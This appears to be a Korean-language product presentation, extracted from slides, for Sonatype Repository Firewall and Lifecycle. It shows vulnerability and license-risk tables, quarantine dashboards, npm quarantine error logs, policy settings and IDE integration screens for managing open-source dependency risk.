
Threat Level	Problem Code	Group	Artifact	Version
7	CVE-2010-2076	org.apache.cxf	cxf-common-utilities	2.2.4
	CVE-2011-3190	org.apache.tomcat	coyote	6.0.33
	osvdb-24364	struts	struts	1.1-rc1
	osvdb-67294	org.apache.cxf	cxf-common-utilities	2.2
	osvdb-24363	struts	struts	1.1-rc1
	osvdb-67294	org.apache.cxf	cxf-common-utilities	2.2.4
	CVE-2011-3190	org.opent.rules	org.opent.rules.tomcat.lib	5.7.2
	osvdb-74818	org.ow2.jonas.assemblies.profiles	jonas-full	5.3.0-M2
	CVE-2006-1547	struts	struts	1.1-rc1
	osvdb-67294	org.apache.cxf	cxf-common-utilities	2.1.2
	CVE-2010-2076	org.apache.cxf	cxf-common-utilities	2.2

View By: Artifacts

License Threat	Declared License	Observed Licenses	Group	Artifact	Version
GPL	Apache-2.0	Apache-2.0, GPL	org.sonatype.configurat	base-configuration	1.1
GPL-2.0+	Apache-2.0+, BSD, EPL-	Apache-2.0, BSD, EPL-1	biz.source_code	base64coder	2010-12-19
GPL, GPL-2.0	CDDL, GPL, GPL-2.0	Not Provided	org.glassfish.core	glassfish	3.1-b13
GPL, GPL-2.0	CDDL, GPL, GPL-2.0	Not Provided	org.glassfish	javax.jms	3.1
GPL-2.0, GPL-2.0+	Apache-2.0	Apache-1.1, Apache-2.0,	org.apache.servicemix	servicemix-scripting	2008.01
GPL, GPL-2.0	CDDL, GPL, GPL-2.0	Not Provided	org.glassfish	javax.transaction	10.0-b28
GPL	Apache-2.0	Apache, Apache-2.0, GP	org.apache.camel	camel-jms	2.3.0
GPL	AFL-2.1, Apache-2.0, BS	AFL-2.1, Apache-2.0, BS	org.cometd	cometd-demo	1.1.3
GPL-2.0+	GPL-2.0-with-classpath+	GPL-2.0+	me.springframework	spring-me-sample-j2	1.0
GPL	Apache-2.0	Apache-2.0, GPL	org.apache.camel	camel-core	2.1.0



Sonatype Repository Firewall 작동 방식




- 오픈소스 보안 의심 및 유해성 확인에 대한 자동 격리

- 인공지능 기반으로 오픈소스를 평가하여 유해한 것으로 판단되는 경우 자동으로 다운로드를 차단하며 오픈소스 유입정책을 수립하여 제어
- Sonatype Repository Firewall이 차단하는 주요 공격 : Dependency Confusion, Cryptomining Malware, Ransomware 등


sonatype repository firewall

Sonatype Repository Firewall 은 알려진 취약점은 물론,
알려지지 않은 취약점까지 선제적으로 방어합니다




Nexus Intelligence의 Research Engine은 AI/ML 알고리즘을 사용하여 npm/pypi ecosystem을 상시 (24x7x365) 감시

■ Known vs. Unknown Risk(위협)



Known Risk에 대한 대응 : 다운로드 차단



Unknown Risk에 대한 대응 : Nexus Research Engine은 AI/ML 알고리즘을 통해 Ecosystem(npm, pypi) 을 24 x 7 x 365 모니터링하여 선제적으로 대응

Sonatype Repository Firewall 주요 기능 - Repository Audit & 격리



sonatype
repository
firewall

- Powered by IQ Server (자동화 및 거버넌스 정책 서버)

Repositories Manage repositories

Repo

Create repository

Name ↑	Type	Format	Status	URL	Health check	Filter
npm-proxy	proxy	npm	Online - Ready to Connect		Analyze	IQ Policy Violations 1 0 1 No violations
npm-proxy-2	proxy	npm	Online - Ready to Connect		Analyze	

You are protected Firewall is currently monitoring 300 components in 1 repositories

Quarantine Status

Active

on 1 of 11 repositories

Auto Release from Quarantine Status

Active

releasing 3 of 5 policy condition types

[Configure](#)

Quarantine

230

components in quarantine

Auto Released from Quarantine

70

components released month-to-month

[View Auto Release Quarantine](#)

IQ Server

Updated 11:30:28 p.m. 2021-05-10 Refresh

THREAT	REPOSITORY
10 Security-Critical	test-repo
10 Security-Critical	test-repo
10 Security-Critical	test-repo
10 Security-Critical	test-repo
10 Security-Critical	test-repo
10 Security-Critical	test-repo
10 Security-Critical	test-repo

Auto Release from Quarantine

COMPONENT	QUARANTINE DATE	REPOSITORY	DATE CLEARED
org.apache.directory.studio:ldapservers.apacheds.v154:jar:sources:2.0.0.v20120111	2021-05-10	test-repo	2021-05-10
org.glassfish.grizzly:grizzly-http:2.1	2021-05-10	test-repo	2021-05-10
org.ow2.jonas.autostart:jonas-full-starter:jar:full-starter:1.0.0-M2	2021-05-10	test-repo	2021-05-10
org.apache.portals.bridges:perl:war:1.0.4	2021-05-10	test-repo	2021-05-10
com.sun.grizzly:grizzly-http-webserver:1.9.18-0	2021-05-10	test-repo	2021-05-10
com.sun.faces:jsf-api:2.0.4-b11	2021-05-10	test-repo	2021-05-10

maven-central

months ago

2 POLICY ALERTS AFFECTING 3 COMPONENTS

4 QUARANTINED COMPONENTS

100% OF ALL COMPONENTS ARE IDENTIFIED

FILTER: All Exact Unknown VIOLATIONS: Summary All Quarantined Waived

Policy Threat	Component	Quarantined
Security-Critical	commons-collections:commons-collections:3.2.1	
Security-High	org.codehaus.plexus:plexus-utils:3.0.9	
Architecture-Cleanup	apache-beanutils:commons-beanutils:1.7.0	
Architecture-Quality	junit:junit:3.8.1	
Architecture-Quality	apache-velocity:velocity:1.5	
Architecture-Quality	asm:asm:3.3.1	
Architecture-Quality	commons-logging:commons-logging:1.0.4	
Architecture-Quality	commons-validator:commons-validator:1.2.0	
Architecture-Quality	org.apache.maven:maven-plugin-api:2.0.9	
Architecture-Quality	org.apache.maven:maven-plugin-descriptor:2.0.9	
Architecture-Quality	org.apache.maven:maven-plugin-parameter-documenter:2.0.9	
Architecture-Quality	org.apache.maven:maven-reporting-api:2.0.9	



Sonatype Repository Firewall 주요 기능 - Violation 교정 기능

Security-High commons-fileupload : commons-fileupload : 1.2.2

Component Info Policy Licenses Vulnerabilities Labels

Group: commons-fileupload
 Artifact: commons-fileupload
 Version: 1.2.2
 Declared License: Apache-2.0
 Observed License: Apache-2.0
 Effective License: Apache-2.0
 Highest Policy Threat: **9** within 2 policies
 Highest CVSS Score: **9.8** within 5 security issues
 Cataloged: 8 years ago
 Match State: exact
 Identification Source: Sonatype

Popularity: Older This Version Newer

Policy Threat Details

- Powered by IQ Server (자동화 및 거버넌스 정책 서버)

Security-High org.apache.activemq : activemq-broker : 5.9.0

Component Info Policy Licenses Vulnerabilities Labels

DECLARED LICENSES
 Apache-2.0

OBSERVED LICENSES
 Apache-2.0

EFFECTIVE LICENSE
 Apache-2.0

Scope: central
 Status: Open
 License(s):
 Comment:

Update

Security-Critical org.apache.struts.xsrf : xsrf-core : 2.2.1

Component Info Policy Licenses Vulnerabilities Labels

View Existing Waivers

Policy/Action	Constraint	Condition Value	Waivers
Security-Critical	Critical risk CVSS score	Found Security Vulnerability with Severity >= 10 Found Security Vulnerability without Status NOT_APPLICABLE	Waive
Security-High	High risk CVSS score	Found Security Vulnerability with Severity >= 7 Found Security Vulnerability without Status NOT_APPLICABLE	Waive
Security-Medium	Medium risk CVSS score	Found Security Vulnerability with Severity >= 4 Found Security Vulnerability without Status NOT_APPLICABLE	Waive
Security-Unscored	Risk score not assigned yet	Found Security Vulnerability with Severity = 0	Waive

Component Info Policy Licenses Vulnerabilities Labels

Available Applied

Architecture-Blacklisted Architecture-Cleanup Architecture-Deprecated

Security-High commons-fileupload : commons-fileupload : 1.2.2

Component Info Policy Licenses Labels Vulnerabilities

Threat Level	Problem Code	Info	Status
7	CVE-2013-2186	ⓘ	Open
7	CVE-2014-0050	ⓘ	Open
7	OSVDB-98703	ⓘ	Open
6	OSVDB-102945	ⓘ	Open

개발자 화면 View - Accessing 취약성 보고서



sonatype
repository
firewall

- Powered by IQ Server (자동화 및 거버넌스 정책 서버)

```
npm ERR! code E403
npm ERR! 403 403 Requested item is quarantined, please visit http://localhost:8070/ui/links/repository/a4e977c524ae482e9943193f75e65e00/result to investigate the reason(s) - GET http://localhost:8081/repository/npm-proxy/execa/-/execa-0.10.0.tgz
npm ERR! 403 In most cases, you or one of your dependencies are requesting
npm ERR! 403 a package version that is forbidden by your security policy.
npm ERR! 403
npm ERR! 403 It was specified as a dependency of 'cypress'
npm ERR! 403
```

```
nnandivelugu ~ % npm install 1gallery@0.0.8
npm WARN enoent ENOENT: no such file or directory, open '/Users/nnandivelugu/package.json'
npm WARN nnandivelugu No description
npm WARN nnandivelugu No repository field.
npm WARN nnandivelugu No README data
npm WARN nnandivelugu No license field.

npm ERR! code E403
npm ERR! 403 403 ----->>> REQUESTED ITEM IS QUARANTINED -----
----->>> FOR DETAILS SEE ----->>> http://localhost:8072/ui/links/repositories/quarantinedComponent/MWU1YjRhYTA3ODNmNGE0OWE4OWNmYzA0YjlkNzEwMzQI <<<-----
- GET http://localhost:8081/repository/npm-proxy/1gallery/-/1gallery-0.0.8.tgz
npm ERR! 403 In most cases, you or one of your dependencies are requesting
npm ERR! 403 a package version that is forbidden by your security policy.

npm ERR! A complete log of this run can be found in:
npm ERR! /Users/nnandivelugu/.npm/_logs/2022-02-18T22_25_33_293Z-debug.log
nnandivelugu@Navyasanthis-MacBook-Pro ~ %
```



- Powered by IQ Server (자동화 및 거버넌스 정책 서버)

개발자 화면 View - 취약성 격리된 항목 View

① 거버넌스 정책에 부합하는 다른 버전 사용

Quarantined Component View

2021-August-10 10:20 PM

Overview

The purpose of this report is to alert you of a component that has been quarantined due to a policy violation. No actions can be taken directly from this report, though you can remediate the component using the following information.

org.apache.logging.log4j : log4j - core : 2.0.0

Status	Quarantine Reason	Repository
● Quarantined	4 policy violations	Repository Name
First Quarantined	Catalogued Date	Other Versions in the Repository
1 month ago	4 years ago	4

c3p0 : c3p0 : 0.9.1.1

Component Info Policy Licenses Vulnerabilities Labels

Version Graph

Selected Version: 0.9.1.1

- Type: maven
- Group: c3p0
- Artifact: c3p0
- Version: 0.9.1.1
- Declared License: LGPL-3.0
- Observed License: LGPL-2.1
- Effective License: LGPL-3.0, LGPL-2.1
- Highest Policy Threat: 10 within 3 policies
- Highest CVSS Score: 9.8 within 2 security issues
- Integrity Rating: Not Applicable
- Cataloged: 15 years ago

⚠ The report is available for 12 hours after the component is requested.

② 유사기능을 지원하는 다른 컴포넌트 사용

③ Waiver(해제 기능) 적용



Policy 구성 - Overview

Level	Color	Number
Critical	Red	8-10 ●
Severe	Orange	4-7 ●
Moderate	Yellow	2-3 ●
Low	Blue	1 ●

Condition	Type
Security Vulnerability Severity	Security
Security Vulnerability Status	Security
Proprietary Name Conflict	Security
Security Vulnerability Category	Security
Security Vulnerability CWE	Security
Relative Popularity (Percentage)	Quality
Age	Quality
Hygiene Rating	Quality
Integrity Rating	Quality
License	License
License Status	License
License Threat Group	License
License Threat Group Level	License
Label	Other
Match State	Other
Format	Other
Coordinates	Other
Package URL	Other
Proprietary	Other
Identification Source	Other
Component Category	Other
Data Source	Other
Dependency Type	Other

- Powered by IQ Server (자동화 및 거버넌스 정책 서버)

Policy

SUMMARY

Policy Name: Security-Critical Threat Level: 10

Policy Violation Grandfathering: Allow this policy to be grandfathered

INHERITANCE

Policy Actions Override: Allow actions to be overridden by children

CONSTRAINTS

Constraint Name: Critical risk CVSS score

Conditions

This constraint is in violation if: all of the following are true:

Security Vulnerability Se... >= 9

ACTIONS

ACTION	PROXY	DEVELOP	SOURCE	BUILD	STAGE	RELEASE	OPERATE
No Action	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>
Warn	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
Fail	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>

NOTIFICATIONS

Recipient Type: Email | Email Address: []


Update | Delete Policy

목 차

- 최근 발생한 주요 오픈소스 소프트웨어 공격 기법 및 현황
- 오픈소스 리스크를 위한 양질의 보안 DB - Sonatype 플랫폼
- 위협 원천 차단 - Sonatype Repository Firewall 구성 및 운영
- 오픈소스 리스크/관리에 대한 거버넌스 자동화 - Sonatype Lifecycle



Sonatype Lifecycle은 개발자 및 보안 담당자가 **오픈소스 리스크에 대한 안전한 거버넌스 자동화 혁신**을 제공합니다.



- 전세계 No.1 개발/배포(SDLC) 전과정의 오픈소스 거버넌스 및 분석 능력



현업에서 사용하는 주요 Pipeline 툴과 사전 정합 되어 있습니다.

Github	Gitlab	Bitbucket	Azure DevOps	Eclipse	IntelliJ IDEA	VS Code
Jenkins	Bamboo	CircleCI	Github Action	TeamCity	JIRA	Slack

개발자 IDE 환경 지원 (via IQ Server Integration)



- 전세계 No.1 개발/배포(SDLC) 전과정의 오픈소스 거버넌스 및 분석 능력

Visual Studio

Eclipse

Version Number	Threat Level	Breaking Changes	Popularity
1.0-beta-1	critical	significant	
1.0-rc1	critical	significant	
1.0	critical	significant	
1.1	critical	significant	
1.1.1	critical	significant	
1.2	critical	significant	
1.2.1	critical	significant	
1.2.2	critical	significant	
1.3 - in-use	critical	none	
1.3.1	critical	none	
1.3.2	critical	none	
1.3.3	critical	none	
1.3.4	critical	none	
1.3.5	critical	none	
1.3.6	critical	none	
1.3.7	critical	none	
1.3.8	critical	none	
1.3.9	critical	none	
1.3.10	critical	none	
1.3.11	critical	none	
1.3.12	critical	none	
1.3.13	critical	none	
1.3.14	critical	none	
1.3.15	critical	none	
1.3.16	critical	none	
1.3.17	critical	none	
1.3.18	critical	none	
1.3.19	critical	none	
1.3.20	critical	none	
1.3.21	critical	none	
1.3.22	critical	none	
1.3.23	critical	none	
1.3.24	critical	none	
1.3.25	critical	none	
1.3.26	critical	none	
1.3.27	critical	none	
1.3.28	critical	none	
1.3.29	critical	none	
1.3.30	critical	none	
1.3.31	critical	none	
1.3.32	critical	none	
1.3.33	critical	none	
1.3.34	critical	none	
1.3.35	critical	none	
1.3.36	critical	none	
1.3.37	critical	none	
1.3.38	critical	none	
1.3.39	critical	none	
1.3.40	critical	none	
1.3.41	critical	none	
1.3.42	critical	none	
1.3.43	critical	none	
1.3.44	critical	none	
1.3.45	critical	none	
1.3.46	critical	none	
1.3.47	critical	none	
1.3.48	critical	none	
1.3.49	critical	none	
1.3.50	critical	none	
1.3.51	critical	none	
1.3.52	critical	none	
1.3.53	critical	none	
1.3.54	critical	none	
1.3.55	critical	none	
1.3.56	critical	none	
1.3.57	critical	none	
1.3.58	critical	none	
1.3.59	critical	none	
1.3.60	critical	none	
1.3.61	critical	none	
1.3.62	critical	none	
1.3.63	critical	none	
1.3.64	critical	none	
1.3.65	critical	none	
1.3.66	critical	none	
1.3.67	critical	none	
1.3.68	critical	none	
1.3.69	critical	none	
1.3.70	critical	none	
1.3.71	critical	none	
1.3.72	critical	none	
1.3.73	critical	none	
1.3.74	critical	none	
1.3.75	critical	none	
1.3.76	critical	none	
1.3.77	critical	none	
1.3.78	critical	none	
1.3.79	critical	none	
1.3.80	critical	none	
1.3.81	critical	none	
1.3.82	critical	none	
1.3.83	critical	none	
1.3.84	critical	none	
1.3.85	critical	none	
1.3.86	critical	none	
1.3.87	critical	none	
1.3.88	critical	none	
1.3.89	critical	none	
1.3.90	critical	none	
1.3.91	critical	none	
1.3.92	critical	none	
1.3.93	critical	none	
1.3.94	critical	none	
1.3.95	critical	none	
1.3.96	critical	none	
1.3.97	critical	none	
1.3.98	critical	none	
1.3.99	critical	none	
1.3.100	critical	none	



Component	Recommended Version(s)
struts2-core	2.5.20
freemarker	2.3.28
commons-compress	1.20
commons-dsdp2	2.7.0
log4j	1.2.12
commons-fileupload	1.3
ognl	3.1.21
javassist	3.20.0-GA
log4j-api	2.11.1
commons-logging	1.1
logkit	1.0.1
avalon-framework	4.1.3
servlet-api	2.3
commons-fileupload	1.4
commons-io	2.8.0
commons-lang3	3.10

IntelliJ IDEA

개발자 IDE 환경 지원 (via IQ Server Integration)



- 전세계 No.1 개발/배포(SDLC) 전과정의 오픈소스 거버넌스 및 분석 능력



- 1 Component List : 분석된 Direct Dependency 및 Transitive Dependency 리스트
- 2 Recommended Versions : 동일 컴포넌트 중 정책에 부합하는 버전 추천
- 3 Version Graph : 선택된 컴포넌트에 대한 버전 별 Property 확인
- 4 Version Details : 컴포넌트 세부정보
- 5 View Details and Migrate Buttons : 관련 정책 및 이슈 세부 확인 및 Migration

SBOM(Software Bill of Materials, 소프트웨어 구성요소 명세서) 자동 생성



sonatype
lifecycle

- 전세계 No.1 개발/배포(SDLC) 전과정의 오픈소스 거버넌스 및 분석 능력



NAME	AFFECTED APPS	TOTAL RISK	CRITICAL	SEVERE	MODERATE	LOW
commons-httpclient : commons-httpclient : 3.1	11	200	81	119	6	0
org.apache.struts : struts2-assembly : zip : all : 2.3.34	4	150	96	48	6	0
org.apache.struts : struts2-blank : war : 2.3.34	4	130	76	48	6	0
org.apache.struts : struts2-showcase : war : 2.3.34	4	130	76	48	6	0
org.apache.struts : struts2-portlet : war : 2.3.34	4	130	76	48	6	0
org.apache.struts : struts2-rest-showcase : war : 2.3.34	4	130	76	48	6	0
axis : axis : 1.2	6	126	54	72	0	0
org.apache.struts : struts2-mailreader : war : 2.3.34	4	125	76	43	6	0
commons-collections : commons-collections : 3.1						
org.apache.struts : struts2-core : 2.3.34						
commons-collections : commons-collections : 3.2.1						
org.apache.struts : struts2-core : 2.3.34						
org.springframework : spring-context : 2.5.6.SEC03						
org.apache.httpcomponents : httpclient : 4.2.5						
org.springframework : spring-web : 2.5.6.SEC03						
org.apache.jackrabbit : jackrabbit-webdav : 2.5.2						
org.springframework : spring-web : 3.0.5.RELEASE						
org.apache.struts : struts2-rest-plugin : 2.3.34						
commons-fileupload : commons-fileupload : 1.2.1						

오픈소스 리스크 및 3rd-party 의존성 확인

Repository results for maven-central
Oldest evaluation 7 months ago

738 COMPONENTS IDENTIFIED
100% OF ALL COMPONENTS ARE

